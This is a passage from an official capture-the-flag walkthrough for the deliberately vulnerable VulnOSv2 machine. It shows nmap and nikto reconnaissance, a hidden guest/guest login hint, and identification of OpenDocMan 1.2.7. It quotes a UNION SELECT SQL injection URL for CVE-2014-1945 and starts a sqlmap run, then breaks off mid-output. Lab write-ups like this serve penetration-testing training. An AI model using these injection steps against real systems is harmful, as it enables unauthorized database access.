https://sourceforge.net/u/sec4alliss/profile/
https://www.vulnhub.com/author/c4b3rw0lf,66/

By c4b3rw0lf
m4db33f@gmail.com

Official Walkthrough for **"VulnOSv2"**

"VulnOS are a series of deliberately vulnerable operating systems packed as virtual images to enhance penetration testing skills".

Please DO NOT USE these images in a production environment !!

Let's go

Grab a copy of the image : https://www.vulnhub.com/entry/vulnos-2,147/
Unpack the file and add it to your virtualisation software. The image is build with VBOX.


1. Information gathering

Let's start by scanning the system with nmap:


```
root@Sec4all-OS:~# nmap --system-dns -sS -sV -A 192.168.1.67

Starting Nmap 6.47 ( http://nmap.org ) at 2016-05-28 13:53 CEST
Nmap scan report for 192.168.1.67
Host is up (0.0083s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     (protocol 2.0)
| ssh-hostkey:
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|_  256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: VulnOSv2
6667/tcp open  irc     ngircd
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=5/28%Time=574986C9%P=i586-pc-linux-gnu%r(NULL,2
SF:B,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\.6\r\n");
MAC Address: 08:00:27:57:4F:AA (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop
Service Info: Host: irc.example.net

TRACEROUTE
HOP RTT     ADDRESS
1   8.34 ms 192.168.1.67

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.49 seconds
root@Sec4all-OS:~#
```

We see that nmap discovered 3 different ports :
22 SSH
80 HTTP
6667 IRCD


We will ignore port 22 and 6667 for a while and go for port 80 which is standard port for webservers.



This is the webserver index.html file, which gives us the challenge we must complete.
We have to pentest a company website, get root of the system and read the final flag.



The link takes us to the target website. It appears to be a company that sells A.I. products. Let's browse the site for a bit.




While browsing the website, we also can use several tools to enumerate the underlying system.

2. Enumeration

We start with nikto


```
root@Sec4all-OS:~/pentest/nikto/program#  ./nikto.pl -h 192.168.1.67
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.67
+ Target Hostname:    192.168.1.67
+ Target Port:        80
+ Start Time:         2016-05-28 14:27:55 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x3c9 0x531f36393d540
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2016-05-28 14:28:16 (GMT2) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Sec4all-OS:~/pentest/nikto/program#
```

Nikto didn't find anything interesting, we proceed with dirb, a directory bruteforcer for webservers.



Dirb found some directories but they are not much of interest.


Let's continue with the target website.



… This is strange. A empty page.... Maybe there is more to find in the sourcecode.


```
  <div class="content clearfix">
    <div class="field field-name-body field-type-text-with-summary field-label-hidden"><div class="field-items"><div class="field-item even" property="content:encoded"><p><span style="color:#000000">Dear customer,</span></p>
<p><span style="color:#000000">For security reasons, this section is hidden.</span></p>
<p><span style="color:#000000">For a detailed view and documentation of our products, please visit our documentation platform at /jabcd0cs/ on the server. Just login with guest/guest</span></p>
<p><span style="color:#000000">Thank you.</span></p>
<p> </p>
<n> </n>
```

There is a hidden section in the sourcecode, which tells us to go to the website documentation platform at /jabcd0cs/ and we can login with guest/guest




We are presented with a different website called Opendocman. Before we login, we check the application version : opendocman v 1.2.7

Let's see if this is a vulnerable version.
We use the searchsploit tool for that.



```
root@Sec4all-OS:~# searchsploit opendocman
--------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/platforms)
--------------------------------------------------------------------------- ----------------------------------
OpenDocMan 1.2.5 - XSS & SQL injection                                       | ./php/webapps/9903.txt
OpenDocMan 1.2.6.1 - Password Change CSRF                                    | ./php/webapps/20709.html
OpenDocMan 1.2.6.5 - Persistent XSS Vulnerability                            | ./php/webapps/25250.txt
OpenDocMan 1.x - 'out.php' Cross-Site Scripting Vulnerability                | ./php/webapps/31933.txt
OpenDocMan 1.2.7 - Multiple Vulnerabilities                                  | ./php/webapps/32075.txt
OpenDocMan 1.2.5 add.php last_message Parameter XSS                          | ./php/webapps/33295.txt
OpenDocMan 1.2.5 toBePublished.php Multiple Parameter XSS                    | ./php/webapps/33296.txt
OpenDocMan 1.2.5 index.php last_message Parameter XSS                        | ./php/webapps/33297.txt
OpenDocMan 1.2.5 admin.php last_message Parameter XSS                        | ./php/webapps/33298.txt
OpenDocMan 1.2.5 category.php XSS                                            | ./php/webapps/33299.txt
OpenDocMan 1.2.5 department.php XSS                                          | ./php/webapps/33300.txt
OpenDocMan 1.2.5 profile.php XSS                                             | ./php/webapps/33301.txt
OpenDocMan 1.2.5 rejects.php XSS                                             | ./php/webapps/33302.txt
OpenDocMan 1.2.5 - search.php XSS                                            | ./php/webapps/33303.txt
OpenDocMan 1.2.5 user.php XSS                                                | ./php/webapps/33304.txt
OpenDocMan 1.2.5 view_file.php XSS                                           | ./php/webapps/33305.txt
OpenDocMan 1.3.4 - CSRF Vulnerability                                        | ./php/webapps/39414.txt
--------------------------------------------------------------------------- ----------------------------------
root@Sec4all-OS:~#
```

We see that version 1.2.7 is on that list.
Let's take a closer look at the exploit.



```
High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenDocMan, which can be exploited to perform SQL Injection and gain administrative access to the application.

1) SQL Injection in OpenDocMan: CVE-2014-1945

The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote unauthenticated attacker can execute arbitrary SQL commands in a
pplication's database.

The exploitation example below displays version of the MySQL server:

http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,v
ersion%28%29,3,4,5,6,7,8,9
```

OK. a SQL injection vulnerability. Let's fire up sqlmap

3. **Exploitation**

root@Sec4all-OS:~/pentest/sqlmap# python sqlmap.py -u 'http://192.168.1.67/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user' --dbs

```
        _
 ___ ___| |_____ ___ ___  {1.0.5.0#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:51:01

[14:51:01] [WARNING] using '/root/.sqlmap/output' as the output directory
[14:51:01] [INFO] testing connection to the target URL
[14:51:02] [INFO] heuristics detected web page charset 'ISO-8859-2'
[14:51:02] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[14:51:02] [INFO] testing if the target URL is stable
[14:51:02] [INFO] target URL is stable
[14:51:02] [INFO] testing if GET parameter 'q' is dynamic
[14:51:02] [WARNING] GET parameter 'q' does not appear dynamic
[14:51:02] [INFO] heuristics detected web page charset 'ascii'
[14:51:02] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[14:51:02] [INFO] testing for SQL injection on GET parameter 'q'
[14:51:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:51:04] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[14:51:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:51:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:51:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[14:51:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:51:06] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[14:51:06] [INFO] testing 'MySQL inline queries'
[14:51:06] [INFO] testing 'PostgreSQL inline queries'
[14:51:06] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[14:51:07] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[14:51:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:51:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:51:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:51:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[14:51:09] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:51:10] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[14:51:10] [INFO] testing 'Oracle AND time-based blind'
[14:51:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:51:11] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[14:51:18] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'

[14:51:25] [WARNING] GET parameter 'q' is not injectable
[14:51:25] [INFO] testing if GET parameter 'add_value' is dynamic
[14:51:25] [INFO] confirming that GET parameter 'add_value' is dynamic
[14:51:25] [INFO] GET parameter 'add_value' is dynamic
[14:51:25] [WARNING] heuristic (basic) test shows that GET parameter 'add_value' might not be injectable
[14:51:25] [INFO] testing for SQL injection on GET parameter 'add_value'
[14:51:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:51:26] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[14:51:26] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:51:27] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:51:27] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[14:51:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:51:28] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[14:51:28] [INFO] testing 'MySQL inline queries'
[14:51:28] [INFO] testing 'PostgreSQL inline queries'
[14:51:28] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[14:51:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[14:51:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:51:29] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
